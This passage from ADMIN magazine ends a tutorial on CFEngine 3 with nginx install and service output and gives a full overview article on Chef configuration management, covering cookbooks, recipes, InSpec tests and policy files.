After the next automatic execution, the installed *nginx* package and the matching service, enabled and running, can be found on the target systems (Figure 5), but on the *cf3-centcli* lab system, *systemd* seems to have failed to start Nginx because of an Nginx configuration problem, which I did not investigate further. CFEngine 3 will always try to start Nginx on the CentOS system in the future.

If you want to delve deeper, you can now add instructions to the *web-server.cf* file about what to do in case of unfulfillable promises. Also, Nginx can only be reached from other systems by opening the local firewall. Configuring this for two different distributions by promise is not so easy and another possible exercise for the future.

Documentation and Community

In this article, custom policy files were included and executed by the *autorun* method. However, sys admins have other ways to activate bundles and policies [10].

The use of CFEngine 3 gets more exciting with the use of preconfigured bundles from the creators and the community. You can find these several places on the web – the CFEngine Design Center [11] with its Sketches being one of the best known. Ready-made bundles are intended to facilitate the tasks for newcomers and act as templates for your own configuration snippets.

Somewhat confusingly the CFEngine documentation appears to be distributed several places. The official website [cfengine.com] has a Quickstart Guide with mini-documentation, whereas [docs.cfengine.com] has the official documentation. An archive [12] also houses a hodgepodge of old manuals, some of which are easier to read than the current documentation.

If you want to go further into CFEngine 3, you have to allocate plenty of

time. The approach seems a bit unwieldy in places, and the comparatively small community makes it difficult to get good learning resources or even help online. However, you can find a few good books. The members who are involved in the community seem to have been around for a long time and know all the tricks. In researching for this article, I often stumbled across the same names I did in 2012 and 2013 when researching previous articles.

Strengths and Weaknesses

CFEngine shows its strengths wherever admins need to manage a large number of heterogeneous systems with the smallest possible footprint. According to statements from the community, environments with a million or more agents can be realized, which is also attributable to the ability to cascade the central Policy Hub (e.g., with one hub per data center).

Once it's up and running, CFEngine 3 proves to be a powerful and lean machine that takes very little performance away from the applications on the target systems. Unlike Puppet or SaltStack, for example, the CFEngine

```
root@cf3-ubcli:/var/cfengine/inputs/services/autorun# cf-agent --dry-run --inform
warning: Would execute script '/bin/true'
warning: Method 'cfe_autorun_inventory_aws_ec2_metadata_cache' invoked repairs, but only warnings promised
warning: Method 'cfe_autorun_inventory_aws_ec2_metadata' invoked repairs, but only warnings promised
info: Executing 'no timeout' ... '/bin/systemctl --no-ask-password --global --system -q enable nginx'
warning: Would execute script '/bin/systemctl --no-ask-password --global --system -q enable nginx'
warning: Method 'standard_services' invoked repairs, but only warnings promised
warning: Method 'nginx_installed_running' invoked repairs, but only warnings promised
```

Figure 4: The dry run of the local CFEngine agent shows potential changes.

```
root@cf3-ubcli:/var/cfengine/inputs/services/autorun# dpkg -l |grep nginx
ii  libnginx-mod-http-image-filter  1.18.0-0ubuntu1  amd64  HTTP image filter mo
ii  libnginx-mod-http-xslt-filter  1.18.0-0ubuntu1  amd64  XSLT Transformation
ii  libnginx-mod-mail               1.18.0-0ubuntu1  amd64  Mail module for Ng
ii  libnginx-mod-stream            1.18.0-0ubuntu1  amd64  Stream module for Ng
ii  nginx                          1.18.0-0ubuntu1  all    small, powerful, sca
ii  nginx-common                  1.18.0-0ubuntu1  all    small, powerful, sca
ii  nginx-core                    1.18.0-0ubuntu1  amd64  nginx web/proxy serv

root@cf3-ubcli:/var/cfengine/inputs/services/autorun# systemctl status nginx
● nginx.service - A high performance web server and a reverse proxy server
   Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2021-02-07 13:45:43 UTC; 2h 0min ago
     Docs: man:nginx(8)
  Main PID: 7797 (nginx)
    Tasks: 2 (limit: 2248)
   Memory: 3.6M
   CGroup: /system.slice/nginx.service
           └─7797 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
             └─7798 nginx: worker process

Feb 07 13:45:43 cf3-ubcli systemd[1]: Starting A high performance web server and a reverse proxy server...
Feb 07 13:45:43 cf3-ubcli systemd[1]: Started A high performance web server and a reverse proxy server.
```

Figure 5: After the first run of CFEngine on the Ubuntu client, Nginx is installed and started.

agent also assumes virtually no dependencies. The ability to manage Linux, Unix, and Windows (in the enterprise variant) with a common tool proves to be an advantage in many environments.

The weaknesses of CFEngine 3 reveal themselves if getting started needs to be a fast and simple process, which would presuppose a large number of up-to-date libraries with prefabricated configuration snippets. Moreover, CFEngine 3 lacks the popularity of Puppet and the like, which will slow down the influx of new users and, in turn, new cash flow to fund development.

However, if you choose to get involved with CFEngine 3 and give the tool some time, you can use it to build a solid and functional configuration management system. If you are eager to experiment, you can also take a look at a SlideShare presentation [13], in which the

CFEngine makers demonstrate the orchestration of Docker containers with CFEngine 3. ■

Info


- [1] CFEngine 3: [<https://cfengine.com/product/community/>]
- [2] Promise Theory: [https://en.wikipedia.org/wiki/Promise_theory]
- [3] Component documentation: [<https://docs.cfengine.com/docs/3.15/reference-components.html>]
- [4] Installing the community edition: [<https://docs.cfengine.com/docs/3.15/guide-installation-and-configuration-general-installation-installation-community.html>]
- [5] Installation packages: [<https://cfengine.com/product/community/>]
- [6] CFEngine 3 documentation: [<https://docs.cfengine.com/docs/3.15/reference-components.html>]
- [7] Online documentation: [<https://docs.cfengine.com/docs/3.15/reference-masterfiles-policy-framework.html>]

- [8] Bundle types: [<https://docs.cfengine.com/docs/archive/manuals/cf3-Reference.html#Bundles-for-agent>]
- [9] Promise types: [<https://docs.cfengine.com/docs/3.15/reference-promise-types.html>]
- [10] Enabling bundles and policies: [<https://docs.cfengine.com/docs/3.15/guide-faq-integrate-custom-policy.html>]
- [11] CFEngine Design Center: [<https://docs.cfengine.com/docs/3.10/reference-design-center.html>]
- [12] Documentation archive: [<https://docs.cfengine.com/docs/archive/manuals>]
- [13] Orchestrating Docker containers: [<https://de.slideshare.net/cfengine/the-benefits-of-using-cfengine-with-docker>]

Author

Valentin Höbel advises customers on the use of open source-based infrastructure at open*i GmbH in Stuttgart, Germany. In his free time, he looks into new technologies and explores the night sky with his trusty telescope.

A Webzine for High-Performance Computing Specialists



ADMIN
Network & Security

If you work with high-performance clusters, or if you're ready to expand your skill set with how-to articles, news, and technical reports on HPC technology.

admin-magazine.com/HPC

Automation with Chef

Tasty Recipes

The Chef automator borrows some of its vocabulary from the world of cooking. Its cookbooks contain good recipes for many recurring tasks, and admins can follow them to prepare palatable results with manageable overhead. By Thomas Heinen and Patrick Schaumburg

Chef has been around since 2009 and is one of the most popular systems for configuration management. Originally the company was called Opscode, but it later changed its name to Chef. Since the end of 2020, Chef has belonged to US software company Progress, which added a DevOps solution to its broad portfolio of development tools. Many well-known companies rely on Chef [1] to manage their infrastructure or even parts of their cloud. Facebook, Alaska Airlines, SAP, and Carfax are prominent examples. Chef is written mostly in Ruby and is based on a client-server architecture with various optional components [2]. It can also be used in a standalone setup for simple use cases. Chef is surrounded by a robust toolchain for software quality, testing, and software life-cycle management, and this toolset is constantly being developed by an active community and Chef itself. The portfolio now includes 4,000 freely usable cookbooks for the configuration of software and several hundred plugins and additional tools. Unlike other tools, Chef focuses solely on the management of operating systems and applications, but not on the provision-

ing of virtual machines (VMs) or cloud infrastructure.

Basic Terms

To begin, we need to clarify some basic concepts on which the following explanations are based. Because the term Chef originates from cuisine, the names of many tools have been borrowed from the kitchen world with a wink of the eye; even newcomers will get this right away. Cookbooks contain recipes, and a supermarket provides the community additional cookbooks free of charge. In addition to the cookbooks maintained by Chef itself, more than 150 cookbooks maintained by sous chefs supplement the ecosystem. This group of volunteers continually updates and expands all of the projects they oversee and also holds weekly public meetings in Chef Community Slack. Furthermore, roles use recipes from cookbooks and connect them with each other. These roles can be used by a node, where a node can be a VM, a server, or generally any system on which software can be installed or configured.

A tool named Knife uploads cookbooks, lists resources, and uses the supermarket. To make sure you don't lose track of a node, the small Ohai tool lets you read out the current configuration of a system. If needed, custom attributes supplement the information collected by Ohai. These attributes are used much like variables to influence execution. The connection between roles, attributes, run lists, and cookbooks is established by policy files, which contain all the information needed for all environments and can be versioned in Git. Recipes use an easy-to-understand domain-specific language (DSL) named Chef DSL. If you can't use it, you have the option of falling back on Ruby as a programming language, although this is not usually necessary.

Components

A typical Chef environment contains different components depending on the desired scope [3]. The minimum setup that will let you proceed is the Chef Infra Client, which plays the role of the active component. If you run it

Photo by Pablo Bustos on Unsplash

locally on a node, it needs a run list, which contains at least one recipe. Centralized management of run lists is handled by the Chef Infra Server, which registers and links nodes and has other advantages, such as centralized management as a source of truth for cookbooks, run lists, environments, roles, attributes, and policy files. In the past, the server also acted as a reporting tool, providing a quick overview of the completed Chef Infra client runs. Having already discontinued the ever-expanding web interface for Chef Infra Server, Chef decided to launch Chef Automate, which initially served as a plain vanilla reporting tool for infrastructure changes (Figure 1). However, it has evolved so much over the past few years and been enhanced with so many features that it is expected to replace the Chef Infra Server web interface. Additions include a REST API, single sign-on, and integration as a source for the ServiceNow configuration management database (CMDB). Over time, Automate has evolved to the point that you can even use it as

a centralized compliance monitoring platform with more than 400 industry-standard benchmarks included, and it lets you communicate directly with and automatically query the APIs of Amazon Web Services (AWS), Microsoft Azure, and Google Cloud Platform (GCP) or with the target environments and systems over SSH and Windows Remote Management (WinRM). Chef InSpec takes care of continuous verification. In addition to the compliance profiles included in Automate, the manufacturer also offers matching cookbooks in the form of Chef Compliance, which automatically solves identified problems. These remediation packages are officially certified by the Center for Internet Security (CIS) and provide enhanced IT security without additional development overhead. You can support the internal Chef Community or use public Cookbooks through the Chef Supermarket, which provides an overview of existing cookbooks – no point in reinventing the wheel. Developing new cookbooks and policy files and operating a Chef environment does

not require the complex installation of additional components such as Ruby or other tools. You just need to install Chef Workstation. After initialization with a short command, all the required components and packages are ready and can be used immediately. Windows even has a specially created Docker image.

Using Chef

Chef Infra works with an agent installed on the node that periodically queries the Chef Infra Server with the pull principle to see if more recent cookbooks, run lists, or attributes are available. If not, the cookbook cached locally during the previous run is restarted to check the desired state and restore it if necessary. If the Chef Infra Server has newer information, only the updated components are downloaded. The client identifies itself to the server with a certificate over the HTTPS protocol; you do not have to punch holes in the firewall for each individual system, as is the wont with push-based systems. This approach




Figure 1: Chef Automate started life as a reporting tool but is now well on its way to replacing Chef Infra Server.

ensures very secure connections and economical use of resources on the Chef Infra Server, which can already manage around 100,000 nodes as a standalone installation.

The previously mentioned cookbooks, like many other tools, follow a standardized structure that varies depending on the complexity of the task (**Figures 2 and 3**). At least two parts are optional: the `metadata.rb` file, which contains information such as the name and version of the cookbook, and one or more recipes in a `recipes` subdirectory that specify the desired state:

```
# metadata.rb

name 'webserver'
description 'Installs an Apache2 ↗
            webserver'
version '1.0.0'
```

```
minimal-cookbook
├── attributes
│   └── apache2.rb
├── metadata.rb
├── recipes
│   └── default.rb
```

Figure 2: The structure of a minimal Chef cookbook.

```
complex-cookbook
├── attributes
│   └── default.rb
├── files
├── libraries
├── metadata.rb
├── ohai
├── recipes
│   └── default.rb
├── templates
│   └── windows-10.0
│       └── config.ini.erb
└── test
```

Figure 3: The structure of a more complex Chef cookbook.

Listing 1: Recipe

```
# recipes/default.rb
package 'apache2' do # Resource type+package name
  version '2.4.43' # Package version
  action :install # Desired action
end
```

To make sure creating a new cookbook does not translate to unnecessary work, use the

```
chef generate cookbook <Name>
```

command. Because each organization has different requirements, the template for the command can be customized (e.g., with a centrally provisioned Gem package).

A cookbook always needs to represent a clearly defined task (e.g., “Install an Apache 2 web server”). The cookbook’s subtasks are the individual recipes – for example, installing a piece of software, configuring it, upgrading it, or uninstalling it. Inside the recipes, Chef does away with DIY scripts and uses Chef DSL to abstract the system resources (**Listing 1**).

Besides the package resource, many recipes also contain the `remote_file` (file download), `file` (definition of files and, if necessary, their content), and `template` (for file templates with variables and logic) components. Chef automatically selects the correct procedure depending on the identified platform. When this article went to press, Chef Infra Client supported a total of 167 different resources across 12 platforms and all major architectures. However, a cookbook must be able to respond not only to the platform, but also to different use cases. To that end are the automatic data from Ohai on the one hand and arbitrarily definable attributes that make the behavior dynamic on the other. Therefore, you can specify the version of a package, but a different value can be assumed if needed. The value here,

```
# attributes/apache2.rb ↗
default['apache2_version'] = '2.0.1'
```

Listing 2: InSpec Tests

```
# test/integration/default/apache2.rb
describe package('apache2') do
  it { should be_installed }
  its('version') { should eq '2.4.43' }
end

describe port(80) do
  it { should be_listening }
end
```

can be used in recipes or templates by typing:

```
node['apache2_version']
```

Sensitive data like passwords or certificates can be handled with the integration of solutions such as Chef Vault, AWS Secrets Manager, or HashiCorp Vault.

The highly dynamic nature of cookbooks, because of different platforms and the use of attributes and secrets, places high demands on quality. Fortunately, Chef offers a complete ecosystem for testing. Static code and style analysis is handled by Cookstyle, unit tests by ChefSpec, and integration tests by InSpec. The Test Kitchen tool runs tests in parallel across multiple platforms, which makes test-driven development a breeze.

InSpec in particular plays a key role: Its tests can be executed completely independently of Chef (**Listing 2**). Once a cookbook has been authored and tested extensively, it can optionally be published in your own Chef Supermarket or shared publicly with the community. In Chef, the task that a node has to perform is defined by the policy files (**Listing 3**). They contain the required dependencies, the order of the recipes to be executed, the environments (e.g., test), and the attributes.

The commands

```
chef install
chef push test webserver
```

resolve all external dependencies and handle the upload to the Chef Infra Server. As soon as the admin assigns a node to this policy by typing

```
knife node policy set server01 ↗
  test webserver
```

the system is complete, and the Chef client can be executed.

Outlook

Like any software ecosystem, Chef’s ecosystem is continually evolving.

In recent years, the codebase has been freed from ballast and extended with useful functions from community projects, including, in addition to dozens of handy helper features like `vmware?` or `windows_server_2019?`, greatly improved support for Windows and ARM architectures (IoT devices, Apple M1, etc.).

Additionally, new functions were added, some of which are still in the beta phase. An example of this is the option to write recipes in YAML. At the moment, however, attributes and more complex logic are reserved for Chef DSL. YAML is by no means intended to replace the DSL, but merely to make it easier to get started or swap over (Listing 4).

One exciting topic that the developers have been working on for quite some time is Chef Infra target mode, which allows Chef Infra to run without a client installation. Because the transport layer is modular, it can be used to address remote nodes not only over SSH and with WinRM, but also with AWS Systems Manager, VMware Tools, or even USB. This feature, together with the general extensibility of Chef Infra and the already implemented remote inventory through Ohai, provides the ability to write platform support packs to configure network devices or even REST APIs (e.g., Redfish server management modules). However, official resources are not planned yet; it is an option for advanced users and Chef partners.

Chef adheres to the open source principle; any user can contribute suggestions for bug fixes or new features on GitHub. The developers then discuss these submissions publicly in weekly triage meetings. Also on a weekly basis, they report on progress, releases, and new features in Chef Community Slack. Even though open source is now the driving force behind Chef products, the solution doesn't come free. To coincide with the change in strategy, Chef changed its licensing model effective April 2019. For nonprofit organizations, private persons, educational purposes, and experiments, the solution has remained free of

charge [4]. Commercial use is subject to a commercial license, which then includes support. The current minimum setup for a commercial license supports 100 nodes, although Chef-authorized managed service providers can also offer smaller quotas, including cloud hosting.

For all other purposes, users will have to be patient: The community is currently working on its own distribution called Cinc ("Cinc is not Chef" [5]), which will be available later without vendor support, but free of charge to all. However, the packages have not yet been released for production.

Some features (compliance benchmarks, CIS-certified cookbooks for hardening, desktop endpoint management, and Chef Automate's Service-Now Connector) are reserved for the commercial version [6].

Conclusions

Chef's client-server architecture enables decentralized execution of tasks. The use of HTTPS as a protocol makes firewall configuration simple and very secure thanks to client certificates. The combination of configuration management, monitoring of deployments with Chef Automate, and integrated compliance checks provides an excellent overview.

Getting started with Chef is easy thanks to thousands of cookbooks and numerous examples on the Internet, and the documentation is always up to date and includes code snippets. Chef DSL makes recipes easy to understand; Ruby knowledge is rarely needed. Nevertheless, the software scales from single systems to complex cloud environments. Especially when implementing projects, the close involvement of the community proves to be a big plus: New features and bug fixes are often integrated into official releases within a week.

One of the main criticisms of Chef is certainly the need for an agent on the target systems, which are often already populated with many other

Listing 3: Policy File

```
# Policyfile.rb
name 'webserver'

cookbook 'apache2', '~> 1.0'
run_list [
  'apache2::install'
]

default['apache2_version'] = '2.4.43'

# Webserver runs a newer version on test machines
default['test'] = {
  'apache2_version': '1.0.1'
}
```

Listing 4: Chef DSL vs. YAML

```
# Chef DSL
package 'apache2' do
  action :install
  version '2.4.43'
end

# YAML
resources:
- type: package
  name: apache2
  version: 2.4.43
```

background processes. However, the numerous advantages easily make up for this shortcoming. ■

Info

- [1] Chef clients: [\[https://www.chef.io/customers\]](https://www.chef.io/customers)
- [2] Chef at a glance: [\[https://docs.chef.io/platform_overview\]](https://docs.chef.io/platform_overview)
- [3] Chef Workstation: [\[https://docs.chef.io/chef_overview/#chef-workstation-components-and-tools\]](https://docs.chef.io/chef_overview/#chef-workstation-components-and-tools)
- [4] Shamrell-Harrington, N. "What Does the New Chef Mean for the Community?": [\[https://blog.chef.io/what-does-the-new-chef-mean-for-the-community\]](https://blog.chef.io/what-does-the-new-chef-mean-for-the-community)
- [5] Cinc: [\[https://cinc.sh\]](https://cinc.sh)
- [6] Chef blog: [\[https://blog.chef.io/chef-software-announces-the-enterprise-automation-stack\]](https://blog.chef.io/chef-software-announces-the-enterprise-automation-stack)

The Authors

Thomas Heinen and Patrick Schaumburg work as consultants at the tecRacer Group (Hanover, Germany). They have been using Chef in customer projects since 2016 and are actively involved in the further development of the ecosystem.

REAL SOLUTIONS *for* REAL NETWORKS

ADMIN is your source for technical solutions to real-world problems.

It isn't all Windows anymore - and it isn't all Linux.

A router is more than a router. A storage device is more than a disk. And the potential intruder who is looking for a way around your security system might have some tricks that even you don't know.

Keep your network tuned and ready for the challenges with the one magazine that is all for admins.

